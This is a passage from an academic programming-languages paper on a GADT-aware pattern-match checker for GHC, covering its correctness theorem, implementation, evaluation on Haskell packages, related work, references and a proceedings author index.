$$\begin{aligned} \llbracket \bar{p} \rrbracket(\mathcal{S}) &= \langle \{ \bar{V} \mid \bar{V} \in \mathcal{S} \text{ where } \llbracket \bar{p} \rrbracket^\epsilon(\bar{V}) = \mathcal{T} \} \\ &\quad , \{ \bar{V} \mid \bar{V} \in \mathcal{S} \text{ where } \llbracket \bar{p} \rrbracket^\epsilon(\bar{V}) = \mathcal{F} \} \\ &\quad , \{ \bar{V} \mid \bar{V} \in \mathcal{S} \text{ where } \llbracket \bar{p} \rrbracket^\epsilon(\bar{V}) = \perp \} \rangle \end{aligned}$$

Figure 4: Semantics of Value Abstractions and Patterns

lifts $\llbracket \bar{p} \rrbracket^\epsilon$ from an individual value vector \bar{V} to a whole set S of value vectors. It does so by partitioning the set based on the matching outcome, which is similar to the behaviour of our algorithm.

5.3 Correctness Theorem

Now we are ready to express the correctness of the algorithm with respect to the dynamic semantics. The algorithm is essentially

an abstraction of the dynamic semantics. Rather than acting on an infinite set of values, it acts on a finite representation of that set, the value abstractions. Correctness amounts to showing that the algorithm treats the abstract set in a manner that faithfully reflects the way the dynamic semantics treats the corresponding concrete set. In other words, it should not matter whether we run the algorithm on an abstract set S and interpret the abstract result $\langle C, U, D \rangle$ as sets of concrete values $\langle \mathcal{C}, \mathcal{U}, \mathcal{D} \rangle$, or whether we first interpret the abstract set S as a set \mathcal{S} of concrete values and then run the concrete dynamic semantics on those.

This can be expressed concisely as a commuting diagram:

$$\begin{array}{ccc} S & \xrightarrow{\text{patVectProc}(\bar{p})} & \langle C, U, D \rangle \\ \llbracket \cdot \rrbracket \downarrow & & \downarrow \llbracket \cdot \rrbracket \\ \mathcal{S} & \xrightarrow{\llbracket \bar{p} \rrbracket} & \langle \mathcal{C}, \mathcal{U}, \mathcal{D} \rangle \end{array}$$

This diagram allows us to interpret the results of the algorithm. For instance, if we choose s to cover all possible value vectors and we observe that C is empty, we can conclude that no value vector successfully matches \bar{p} .

To state correctness precisely we have to add the obvious formal fine print about types: The behaviour of pattern matching is only defined if:

1. the pattern vector \bar{p} is well-typed,
2. the value vector \bar{V} and, by extension, the value set \mathcal{S} and the abstract value set S are well-typed, and
3. the types of pattern vector \bar{p} and value vector \bar{V} correspond.

The first condition we express concisely with the judgement $Q; \Gamma \vdash \bar{p} : \bar{\tau}$, which expresses that the pattern vector \bar{p} has types $\bar{\tau}$ for a type environment Γ and given type constraints Q .

For the second condition, we first consider the set of all values value vectors compatible with types $\bar{\tau}$, type environment Γ and given type constraints Q . This set can be compactly written as the interpretation $\llbracket S^* \rrbracket$ of the value abstraction $S^* = \{ \Gamma, \bar{x} : \bar{\tau} \vdash \bar{x} \triangleright Q \}$. Any other well-typed value vectors \bar{V} must be contained in this set: $\bar{V} \in \llbracket S^* \rrbracket$. Similarly, $\mathcal{S} \subseteq \llbracket S^* \rrbracket$ and $\llbracket S \rrbracket \subseteq \llbracket S^* \rrbracket$.

Finally, the third condition is implicitly satisfied by using the same types $\bar{\tau}$, type environment Γ and given type constraints Q .

Wrapping up we formally state the correctness theorem as follows:

Theorem 1 (Correctness).

$$\begin{aligned} \forall \Gamma, Q, \bar{p}, \bar{\tau}, S : \quad & Q; \Gamma \vdash \bar{p} : \bar{\tau} \wedge \llbracket S \rrbracket \subseteq \llbracket \{ \Gamma, \bar{x} : \bar{\tau} \vdash \bar{x} \triangleright Q \} \rrbracket \\ \implies & \llbracket \text{patVectProc}(\bar{p}, S) \rrbracket = \llbracket \bar{p} \rrbracket \llbracket S \rrbracket \end{aligned}$$

6. Implementation

This section describes the current implementation of our algorithm in GHC and possible improvements.

The pattern-match warning pass runs once type inference is complete. At this stage the syntax tree is richly decorated with type information, but has not yet been desugared. Warnings will therefore refer to the program text written by the user, and not so some radically-desugared version. Actually the pattern-match warning generator is simply called by the desugarer, just before it desugars each pattern match.

The new pattern match checker takes 504 lines of Haskell, compared to 588 lines for the old one. So although the new checker is far more capable, it is of comparable code size.

6.1 The Oracle

The oracle judgement \vdash_{SAT} is treated as a black box by the algorithm. As long as it is conservative, any definition will do, even accepting all constraints. Our implementation does quite a bit better than that.

Type-level constraints For type constraints we simply re-use the powerful type-constraint solver, which GHC uses for type inference [25]. Hence, inconsistency of type constraints is defined uniformly and our oracle adapts automatically to any changes in the type system, such as type-level functions, type-level arithmetic, and so on.

Term-level constraints Currently, our oracle implementation for term-level constraints is vestigial. It is specialised for trivial guards of the form `True` and knows that these cannot fail. Thus only conjunctions of constraints of the form $y \approx \text{True}$, $y \approx \text{False}$ are flagged as inconsistent. This enables us to see that `abs1` (Section 2.4) is exhaustive, but not `abs2`. There is therefore plenty of scope for improvement, and various powerful term-level solvers, such as Zeno [29] and HipSpec [5], could be used to serve the oracle.

6.2 Performance Improvements

We have optimised the presentation of our algorithm in Section 4 for clarity, rather than runtime performance. Even though we cannot improve upon the asymptotic worst-case time complexity, various measures can improve the average performance a big deal.

Implicit solving The formulation of the algorithm in Section 4 generates type constraints for the oracle with a high frequency. For instance, rule [CCONVAR] of the \mathcal{C} function generates a new type equality constraint $\tau \sim \tau_x$ every time it fires, even for Haskell’98 data types.

While there are good reasons for generating these constraints in general, we can in many cases avoid generating them explicitly and passing them on to the oracle. Instead, we can handle them immediately and much more cheaply. One important such case is covered by the specialised variant of rule [CCONVAR] in Figure 5: the type τ_x has the form $T \bar{\tau}_x$, where T is also the type constructor of the constructor K_i . This means that the generated type constraint $\tau \sim \tau_x$ actually has the form $T \bar{a} \sim T \bar{\tau}_x$. We can simplify this constraint in two steps. Firstly, we can decompose it into simpler type equality constraints $a_i \sim \tau_{x,i}$, one for each of the type parameters. Secondly, since all type variables \bar{a} are actually fresh, we can immediately *solve* these constraints by substituting all occurrences of \bar{a} by $\bar{\tau}_x$. Rule [CCONVAR] incorporates this simplification and does not generate any type constraints at all for Haskell’98 data types.

Incremental solving Many constraint solvers, including the OUTSIDEIN(X) solver, support an incremental interface:

```
solve :: Constraint -> State -> Maybe State
```

In the process of checking given constraints C_0 for satisfiability, they also normalise them into a compact representation. When the solver believes the constraints are satisfiable, it returns their normal form: a *state* σ_0 . When later the conjunction $C_0 \wedge C_1$ needs to be checked, we can instead pass the state σ_0 together with C_1 to the solver. Because σ_0 has already been normalised, the solver can process the latter combination much more cheaply than the former.

It is very attractive for our algorithm to incorporate this incremental approach, replace the constraints Δ by normalised solver states σ and immediately solve new constraints when they are generated. Because the algorithm refines step by step one initial value abstraction into many different ones, most value abstractions share a common prefix of constraints. By using solver states for these

common prefixes, we share the solving effort among all refinements and greatly save on solving time. Moreover, by finding inconsistencies early, we can prune eagerly and avoid refining in the first place.

7. Evaluation

Our new pattern checker addresses the three challenges laid out in Section 2: GADTs, laziness, and guards. However in our evaluation, only the first turned out to be significant. Concerning laziness, none of our test programs triggered the warning for a clause that is irredundant, but has an inaccessible right hand side; clearly such cases are rare! Concerning guards, our prototype implementation only has a vestigial term-equality solver, so until we improve it we cannot expect to see gains.

For GADT-rich programs, however, we do hope to see improvements. However, many programs do not use GADTs at all; and those that do often need to match over all constructors of the type anyway. So we sought test cases by asking the Haskell libraries list for cases where the authors missed accurate warnings for GADT-using programs. This has resulted in identifying 9 hackage packages and 3 additional libraries, available on GitHub.²

We compared three checkers. The baseline is, of course, vanilla GHC. However, GHC already embodies an *ad hoc* hack to improve warning reports for GADTs, so we ran GHC two ways: both with (GHC-2) and without (GHC-1) the hack. Doing so gives a sense of how effective the *ad hoc* approach was compared with our new checker.

For each compiler we measured:

- *The number of missing clauses (M)*. The baseline compiler GHC-1 is conservative, and reports too many missing clauses; so a lower M represents more accurate reporting.
- *The number of redundant (R) clauses*. The baseline compiler is conservative, and reports too few redundant clauses; so a higher R represents more accurate reporting.

The results are presented in Table 1. They clearly show that the ad-hoc hack of GHC-2 was quite successful at eliminating unnecessary missing pattern warnings, but is entirely unable to identify redundant clauses. The latter is where our algorithm shines: it identifies 38 pattern matches with redundant clauses, all of them catch-all cases added to suppress erroneous warnings. We also see a good reduction (-27) of the unnecessary missing pattern warnings. The remaining spurious missing pattern warnings in *accelerate* and *d-bus* involve pattern guards and view patterns; these can be eliminated by upgrading the term-level reasoning of the oracle.

Erroneous suppression of warnings We have found three cases where the programmer has erroneously added clauses to suppress warnings. We have paraphrased one such example in terms of the `Vect n a` type of Section 1.

```
data EQ n m where
  EQ :: n ~ m => EQ n m

eq :: Vect n a -> Vect m a -> EQ n m -> Bool
eq VN      VN      EQ = True
eq (VC x xs) (VC y ys) EQ = x == y && eq xs ys
eq VN      (VC _ _)  _  = error "redundant"
eq (VC _ _) VN      _  = error "redundant"
```

This example uses the `EQ n m` type as a witness for the type-level equality of `n` and `m`. This equality is exposed by pattern matching on

² <https://github.com/amosr/merges/blob/master/stash/Lists.hs>
<https://github.com/gkaracha/gadtgm-example>
<https://github.com/jstolarek/dep-typed-wbl-heaps-hs>

$$\begin{aligned}
[\text{CCONVAR}'] \quad \mathcal{C} \quad ((K_i \vec{p}) \vec{q}) \quad (\Gamma \vdash x \vec{u} \triangleright \Delta) &= \mathcal{C} ((K_i \vec{p}) \vec{q}) \quad (\Gamma' \vdash (K_i \vec{y}) \vec{u} \triangleright \Delta') \\
\text{where} \quad \vec{y} \# \Gamma \quad \vec{b} \# \Gamma \quad (x:T \vec{\tau}_x) \in \Gamma \quad K_i :: \forall \vec{a}, \vec{b}. Q \Rightarrow \vec{\tau} \rightarrow T \vec{a} \\
\theta = [\vec{a} \mapsto \vec{\tau}_x] \quad \Gamma' = \Gamma, \vec{b}, \vec{y}; \theta(\vec{\tau}) \\
\Delta' = \Delta \cup \theta(Q) \cup x \approx K_i \vec{y}
\end{aligned}$$

Figure 5: Specialised Clause Processing

Table 1: Results

		GHC-1		GHC-2		New	
Hackage Packages	LoC	M	R	M	R	M	R
<i>accelerate</i>	11,393	11	0	9	0	8	14
<i>ad</i>	1,903	2	0	0	0	0	6
<i>boolsimplifier</i>	256	10	0	0	0	0	0
<i>d-bus</i>	2,753	45	0	42	0	16	1
<i>generics-sop</i>	1,008	0	0	0	0	0	3
<i>hoopl</i>	2,147	33	0	0	0	0	3
<i>json-sop</i>	393	0	0	0	0	0	2
<i>lens-sop</i>	280	2	0	0	0	0	2
<i>pretty-sop</i>	27	0	0	0	0	0	1
Additional tests	LoC	M	R	M	R	M	R
<i>lists</i>	66	1	0	0	0	0	3
<i>heterogeneous lists</i>	38	0	0	0	0	0	2
<i>heaps</i>	540	3	0	0	0	0	1

EQ. Hence, the third and fourth clauses must be redundant. After all, we cannot possibly have an equality witness for $\text{Zero} \sim \text{Succ } n$. Yes, we can: that witness is $\perp :: \text{EQ Zero (Succ } n)$ and it is not ruled out by the previous clauses. Indeed, calls of the form $\text{eq VN (VC } x \text{ xs)} \perp$ and $\text{eq (VC } x \text{ xs) VN } \perp$ are not covered by the first two clauses and hence rightly reported missing. The bottoms can be flushed out by moving the equality witness to the front of the argument list and matching on it first. Then the first two clauses suffice.

GHC tickets With our new algorithm we have also been able to close nine GHC tickets related to GADT pattern matching (#3927, #4139, #6124, #8970) and literal patterns (#322, #2204, #5724, #8016, #8853).

8. Related Work

8.1 Compiling Pattern Matching

There is a large body of work concerned with the *efficient compilation* of pattern matching, for strict and lazy languages [13, 15, 17, 18]. Although superficially related, these works focus on an entirely different problem, one that simply does not arise for us. Consider

```

f True  True  = 1
f _     False = 2
f False True  = 3

```

In a strict language one can choose whether to begin by matching the first argument or the second; the choice affects only efficiency, not semantics. In a lazy language the choice affects semantics; for example, does $\text{f } (\perp, \text{False})$ diverge, or return 2? Laville and Maranget suggest choosing a match order that makes f maximally defined [15], and they explore the ramifications of this choice.

However, Haskell does not offer this degree of freedom; it fixes a top-to-bottom and left-to-right order of evaluation in pattern match clauses.

8.2 Warnings for Simple Patterns

We now turn our attention to *generating warnings* for inexhaustive or redundant patterns. For simple patterns (no guards, no GADTs) there are several related works. The most closely-related is Maranget’s elegant algorithm for detecting missing and redundant (or “useless”) clauses [16]. Maranget recursively defines a predicate that determines whether there could be any vector of values v that matches pattern vector \vec{p} , without matching any pattern vector row in a matrix P , $\mathcal{U}_{req}(P, \vec{p})$, and answers both questions of exhaustiveness (query $\mathcal{U}_{req}(P, _)$) and redundancy (query $\mathcal{U}_{req}(P^{1..(j-1)}, \vec{p}_j)$ where $P^{1..(j-1)}$ corresponds to all previous clauses). Our algorithm has many similarities (e.g. in the way it expands constructor patterns) but is more incremental by propagating state from one clause to the next instead of examining all previous clauses for each clause.

Maranget’s algorithm does not deal with type constraints (as those arising from GADTs), nor guards and nested patterns that require keeping track of Δ and environment Γ . Finally the subtle case of an empty covered set but a non-empty divergent set would not be treated specially (and the clause would be considered as non-redundant, though it could only allow values causing divergence).

Krishnaswami [12] accounts for exhaustiveness and redundancy checking as part of formalisation of pattern matching in terms of the focused sequent calculus. His approach assumes a left-to-right ordering in the translation of ML patterns, which is compatible with Haskell’s semantics.

Stofo [27] focuses on compiling pattern matches for a simply-typed variant of ML, but his algorithm also identifies inexhaustive matches and redundant match rules as a by-product.

8.3 Warnings for GADT Patterns

OCaml and Idris both support GADTs, and both provide some GADT-aware support for pattern-match checking. No published work describes the algorithm used in these implementations.

OCaml When Garrigue and Le Normand introduced GADTs to the OCaml language [10], they also extended the checking algorithm. It eliminates the ill-typed uncovered cases proposed by OCaml’s original algorithm. However, their approach does not identify clauses that are redundant due to unsatisfiable type constraints. For instance, the third clause in f below is not identified as redundant.

```

type _ t = T1 : int t | T2 : bool t

let f (type a) (x: a t) (y: a s) : unit =
  match (x, y) with
  | (T1, T1) -> ()
  | (T2, T2) -> ()
  | (_, _) -> ()

```

Idris Idris [2, 3] has very limited checking of overlapping patterns or redundant patterns.³ It does, however, check coverage, and will use this information in optimisation and code generation.

³Edwin Brady, personal communication

ML variants Xi. [34–36] shows how to eliminate dead code for GADT pattern matching – and dependent pattern matching in general – for Dependent ML. He has a two-step approach: first add all the missing patterns using simple-pattern techniques (Section 8.2), and then prune out redundant clauses by checking when typing constraints are un-satisfiable. We combine the two steps, but the satisfiability checking is similar.

Dunfield’s thesis [7, Chapter 4] presents a coverage checker for Stardust [8], another ML variant with refinement and intersection types. The checker proceeds in a top-down, left-to-right fashion much like Figure 1 and uses type satisfiability to prune redundant cases.

Neither of these works handles guards or laziness.

8.4 Total Languages

Total languages like Agda [22] and Coq [19] must treat non-exhaustive pattern matches as an *error* (not a warning). Moreover, they also allow overlapping patterns and use a variation of Coquand’s dependent pattern matching [6] to report redundant clauses. The algorithm works by splitting the context, until the current neighbourhood matches one of the original clauses. If the current neighbourhood fails to match all the given clauses, the pattern match is non-exhaustive and a coverage failure error is issued. If matching is inconclusive though, the algorithm splits along one of the blocking variables and proceeds recursively with the resulting neighbourhoods. Finally, the `with`-construct [22], first introduced by McBride and McKinna [20], provides (pattern) guards in a form that is suitable for total languages.

The key differences between our work and work on dependent pattern matching are the following: (i) because of the possibility of divergence we have to take laziness into account; (ii) current presentations of `with`-clauses [20] do not introduce term-level equality propositions and hence may report inexhaustiveness checking more often than necessary, (iii) our approach is easily amenable to external decision procedures that are proven sound but do not have to return proof witnesses in the proof theory in hand.

8.5 Verification Tools

ESC/Haskell. A completely different but more powerful approach can be found in *ESC/Haskell* [38] and its successor [39]. *ESC/Haskell* is based on preconditions and contracts, so, it is able to detect far more defects in programs: pattern matching failures, division by zero, out of bounds array indexing, etc. Although it is far more expressive than our approach (e.g. it can verify even some sorting algorithms), it requires additional work by the programmer through explicit pre/post-conditions.

Catch. Another approach that is closer to our work but retains some of the expressiveness of *ESC/Haskell* is the tool *Catch* [21]. *Catch* generates pre- and post-conditions that describe the sets of incoming and returned values of functions (quite similarly to our value abstraction sets). *Catch* is based on abstract interpretation over Haskell terms – the scope of abstract interpretation in our case is restricted to clauses (and potentially nested patterns). A difference is that *Catch* operates at the level of Haskell Core, GHC’s intermediate language [40]. The greatest advantage of this approach is that this language has only 10 data constructors, and hence *Catch* does not have to handle the more verbose source Haskell AST. Unfortunately, at the level of Core, the original syntax is lost, leading to less comprehensive error messages. On top of that, *Catch* does not take into account type constraints, such as those that arise from GADT pattern matching. Our approach takes them into account and reuses the existing constraint solver infrastructure to discharge them.

Liquid types. Liquid types [24, 31] is a refinement types extension to Haskell. Similarly to *ESC/Haskell*, it could be used to detect redundant, overlapping, or non-exhaustive patterns, using an SMT-based version of Coquand’s algorithm [6]. To take account of type-level constraints (such as type equalities from GADTs) one would have to encode them as refinement predicates. The algorithm that we propose for computing covered, uncovered, and diverging sets would still be applicable, but would have to emit constraints in the vocabulary of Liquid types.

9. Discussion and Further Work

We presented an algorithm that provides warnings for functions with redundant or missing patterns. These warnings are accurate, even in the presence of GADTs, laziness and guards. Our implementation is already available in the GHC repository (branch `wip/gadt/pm`). Given its power, the algorithm is both modular and simple: Figure 3 is really the whole thing, apart from the satisfiability checker. It provides interesting opportunities for follow-on work, such as smarter reasoning about term-level constraints, and exploiting the analysis results for optimised compilation.

Acknowledgments

We are grateful to Edwin Brady for explaining Idris’ behaviour, and to Jacques Garrigue and Jacques Le Normand for explaining OCaml’s behaviour. We would also like to thank Nikolaos Papaspyrou for his contribution in the early stages of this work; and Gabor Greif, Conor McBride, and the ICFP referees for their helpful feedback. This work was partially funded by the Flemish Fund for Scientific Research (FWO).

References

- [1] L. Augustsson. Compiling pattern matching. In *Proceedings of the 1985 Conference on Functional Programming and Computer Architecture*, 1985.
- [2] E. Brady. Programming and reasoning with algebraic effects and dependent types. In *Proceedings of the 18th ACM SIGPLAN International Conference on Functional Programming*, ICFP ’13, pages 133–144, New York, NY, USA, 2013. ACM.
- [3] E. Brady. Idris, a general-purpose dependently typed programming language: Design and implementation. *Journal of Functional Programming*, 23:552–593, 9 2013.
- [4] J. Cheney and R. Hinze. First-class phantom types. Technical report, Cornell University, 2003.
- [5] K. Claessen, M. Johansson, D. Rosén, and N. Smallbone. Automating inductive proofs using theory exploration. In M. P. Bonacina, editor, *CADE*, volume 7898 of *Lecture Notes in Computer Science*, pages 392–406. Springer, 2013.
- [6] T. Coquand. Pattern matching with dependent types. In *Proceedings of the Workshop on Types for Proofs and Programs*, 1992.
- [7] J. Dunfield. *A Unified System of Type Refinements*. PhD thesis, Carnegie Mellon University, Aug. 2007. CMU-CS-07-129.
- [8] J. Dunfield. Refined typechecking with Stardust. In *Proceedings of the 2007 Workshop on Programming Languages Meets Program Verification*, PLPV ’07, pages 21–32, New York, NY, USA, 2007. ACM.
- [9] M. Erwig and S. Peyton Jones. Pattern guards and transformational patterns. In *Proceedings of the 2000 Haskell Symposium*. ACM, 2000.
- [10] J. Garrigue and J. L. Normand. Adding GADTs to OCaml: the direct approach. In *Workshop on ML*, 2011.
- [11] G. Karachalias, T. Schrijvers, D. Vytiniotis, and S. P. Jones. GADTs meet their match (extended version). Technical report, KU Leuven, 2015. URL http://people.cs.kuleuven.be/~george.karachalias/papers/gadt/pm_ext.pdf.

- [12] N. R. Krishnaswami. Focusing on pattern matching. In *Proceedings of the 36th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '09, pages 366–378, New York, NY, USA, 2009. ACM. .
- [13] A. Laville. Comparison of priority rules in pattern matching and term rewriting. *J. Symb. Comput.*, 11(4):321–347, May 1991. .
- [14] F. Le Fessant and L. Maranget. Optimizing pattern-matching. In *Proceedings of the 2001 International Conference on Functional Programming*, 2001.
- [15] L. Maranget. Compiling lazy pattern matching. In *Proceedings of the 1992 ACM Conference on LISP and Functional Programming*, LFP '92, pages 21–31, New York, NY, USA, 1992. ACM. .
- [16] L. Maranget. Warnings for pattern matching. *Journal of Functional Programming*, 17:387–421, 2007.
- [17] L. Maranget. Compiling pattern matching to good decision trees. In *Proceedings of the ACM Workshop on ML*, 2008.
- [18] L. Maranget and P. Para. Two techniques for compiling lazy pattern matching. Technical report, 1994.
- [19] The Coq development team. *The Coq proof assistant reference manual*. LogiCal Project, 2004. URL <http://coq.inria.fr>. Version 8.0.
- [20] C. McBride and J. McKinna. The view from the left. *Journal of Functional Programming*, 14(1):69–111, 2004.
- [21] N. Mitchell and C. Runciman. Not all patterns, but enough: An automatic verifier for partial but sufficient pattern matching. In *Proceedings of the First ACM SIGPLAN Symposium on Haskell*, Haskell '08, pages 49–60, New York, NY, USA, 2008. ACM. .
- [22] U. Norell. *Towards a practical programming language based on dependent type theory*. PhD thesis, Department of Computer Science and Engineering, Chalmers University of Technology, SE-412 96 Göteborg, Sweden, September 2007.
- [23] S. Peyton Jones, D. Vytiniotis, S. Weirich, and G. Washburn. Simple unification-based type inference for GADTs. In *Proceedings of the Eleventh ACM SIGPLAN International Conference on Functional Programming*, ICFP '06, pages 50–61, New York, NY, USA, 2006. ACM. .
- [24] P. M. Rondon, M. Kawaguchi, and R. Jhala. Liquid types. In *Proceedings of the 2008 ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '08, pages 159–169, New York, NY, USA, 2008. ACM. .
- [25] T. Schrijvers, S. Peyton Jones, M. Sulzmann, and D. Vytiniotis. Complete and decidable type inference for GADTs. In *Proceedings of the 14th ACM SIGPLAN International Conference on Functional Programming*, ICFP '09, pages 341–352, New York, NY, USA, 2009. ACM. .
- [26] R. C. Sekar, R. Ramesh, and I. V. Ramakrishnan. Adaptive pattern matching. *SIAM J. Comput.*, 24(6):1207–1234, Dec. 1995. ISSN 0097-5397. .
- [27] P. Sestoft. ML pattern match compilation and partial evaluation. In O. Danvy, R. Glück, and P. Thiemann, editors, *Partial Evaluation*, volume 1110 of *Lecture Notes in Computer Science*, pages 446–464. Springer Berlin Heidelberg, 1996. .
- [28] T. Sheard. Languages of the future. In *In OOPSLA '04: Companion to the 19th annual ACM SIGPLAN conference on Object-oriented programming systems, languages, and applications*, pages 116–119. ACM Press, 2004.
- [29] W. Sonnex, S. Drossopoulou, and S. Eisenbach. Zeno: An automated prover for properties of recursive data structures. pages 407–421. Springer-Verlag Berlin, 2012. .
- [30] P. Thiemann. Avoiding repeated tests in pattern matching. In G. Filé, editor, *3rd International Workshop on Static Analysis*, number 724, pages 141–152, Padova, Italia, Sept. 1993.
- [31] N. Vazou, E. L. Seidel, R. Jhala, D. Vytiniotis, and S. Peyton-Jones. Refinement types for Haskell. In *Proceedings of the 19th ACM SIGPLAN International Conference on Functional Programming*, ICFP '14, pages 269–282, New York, NY, USA, 2014. ACM. .
- [32] P. Wadler. Views: A way for pattern matching to cohabit with data abstraction. In *Proceedings of the 14th ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages*, POPL '87, pages 307–313, New York, NY, USA, 1987. ACM. .
- [33] P. Wadler. Efficient compilation of pattern matching. In S. Peyton Jones, editor, *The implementation of functional programming languages*, pages 78–103. Prentice Hall, 1987.
- [34] H. Xi. Dead code elimination through dependent types. In *Proceedings of the First International Workshop on Practical Aspects of Declarative Languages*, PADL '99, pages 228–242, London, UK, 1998. Springer-Verlag.
- [35] H. Xi. *Dependent Types in Practical Programming*. PhD thesis, Carnegie Mellon University, Sept. 1998.
- [36] H. Xi. Dependently typed pattern matching. *Journal of Universal Computer Science*, 9:851–872, 2003.
- [37] H. Xi, C. Chen, and G. Chen. Guarded recursive datatype constructors. In *Proceedings of the 30th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '03, pages 224–235, New York, NY, USA, 2003. ACM. .
- [38] D. N. Xu. Extended static checking for Haskell. In *Proceedings of the 2006 ACM SIGPLAN Workshop on Haskell*, Haskell '06, pages 48–59, New York, NY, USA, 2006. ACM. .
- [39] D. N. Xu, S. Peyton Jones, and K. Claessen. Static contract checking for Haskell. In *Proceedings of the 36th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '09, pages 41–52, New York, NY, USA, 2009. ACM. .
- [40] B. A. Yorgey, S. Weirich, J. Cretin, S. Peyton Jones, D. Vytiniotis, and J. P. Magalhães. Giving Haskell a promotion. In *Proceedings of the 8th ACM SIGPLAN Workshop on Types in Language Design and Implementation*, TLDI '12, pages 53–66, New York, NY, USA, 2012. ACM. .

A. Set Size Statistics

As we discussed in Section 3.4, our algorithm has exponential behaviour in the worst case. Nevertheless, we expect this behaviour to be rare in practice. To confirm this expectation, we put our implementation to the test by collecting statistics concerning the size of sets C and U our algorithm generates for the packages of Section 7:

Maximum size of C/U	Pattern Matches	(%)
1 – 9	8702	97.90%
10 – 99	181	2.04%
100 – 2813	5	0.06%

Since there was significant variance in the results, we divided them into three size groups. Out of 8888 pattern matches checked in total, almost 98% of the generated and processed sets have a size less than 10. In fact, the vast majority (over 95%) have size 1 or 2.

The percentage of sets with size between 10 and 99 is 2.04%. We believe that this percentage is acceptable for types with many constructors and for pattern matches with many arguments.

Last but not least, we encountered 5 cases (only 0.06%) with extremely large sets (≥ 100 elements). All of them were found in a specific library⁴ of package *ad*. As expected, all these involved pattern matches had the structure of function *f* from Section 3.4:

```
data T = A | B | C
f A A = True
f B B = True
f C C = True
```

Notably, the most extreme example which generated an uncovered set of size 2813, matches against two arguments of type *T* with 54 data constructors, a match that gives rise to 3025 different value combinations!

⁴Library `Data.Array.Accelerate.Analysis.Match`.

Author Index

Ağacan, Ömer S.	362	Guha, Arjun	328	Ramyaa, Ramyaa	140
Ahmed, Amal	101	Hirschfeld, Robert	22	Rémy, Didier	243
Amin, Nada	2	Hur, Chung-Kil	166	Rendel, Tillmann	269
Ariola, Zena M.	127	Jagannathan, Suresh	400	Rivas, Exequiel	355
Avanzini, Martin	152	Jaskelioff, Mauro	355	Rompf, Tiark	2, 342
Bagwell, Phil	342	Jhala, Ranjit	48	Rossberg, Andreas	35
Bahr, Patrick	315	Johnson-Freyd, Philip	127	Russo, Alejandro	280, 289
Bakst, Alexander	48	Jones, Simon Peyton	424	Sabry, Amr	387
Bauman, Spenser	22	Kaiser, Jan-Oliver	166	Scherer, Gabriel	243
Berthold, Jost	315	Karachalias, Georgios	424	Schrijvers, Tom	424
Blanchette, Jasmin Christian .	192	Keil, Matthias	375	Sheeran, Mary	165
Bodik, Rastislav	1	King, Tim	412	Siek, Jeremy G.	22
Bolz, Carl Friedrich	22	Kirilichev, Vasily	22	Smolka, Steffen	328
Bowman, William J.	101	Krishnamurthi, Shriram	75	Sozeau, Matthieu	179
Buiras, Pablo	289	Kulkarni, Abhishek	362	Steuer, Michel	205
Campagna, Giovanni	362	Le, Matthew	230	Stucki, Nicolas	342
Chlipala, Adam	10	Licata, Daniel R.	140	Swords, Cameron	387
Claessen, Koen	302	Lindley, Sam	205	Thiemann, Peter	375
Dal Lago, Ugo	152	Matsuda, Kazutaka	62	Tobin-Hochstadt, Sam	22, 387
Danner, Norman	140	McLaughlin, Craig	166	Traytel, Dmitriy	192
Downen, Paul	127	Moser, Georg	152	Trieflinger, Julia	269
Dreyer, Derek	166	Neis, Georg	166	Ureche, Vlad	342
Dubach, Christophe	205	Newton, Ryan R.	218, 362	Vafeiadis, Viktor	166
Dunfield, Joshua	256	Nori, Aditya V.	400	Varamesh, Ali	218
El-Hassany, Ahmed	362	Ostermann, Klaus	269	Vazou, Niki	48
Eliopoulos, Spiridon	328	Pape, Tobias	22	Vytiniotis, Dimitrios	289, 424
Elsman, Martin	315	Pavlinovic, Zvonimir	412	Wang, Meng	62
Fensch, Christian	205	Péchoux, Romain	114	Wies, Thomas	412
Fluet, Matthew	230	Ploeg, Atze van der	302	Yang, Edward Z.	362
Fogg, Peter P.	218	Pombrio, Justin	75	Zhu, He	400
Foster, Nate	328	Popescu, Andrei	192	Ziliani, Beta	179
Gaboardi, Marco	114				
Genevès, Pierre	88				
Gesbert, Nils	88				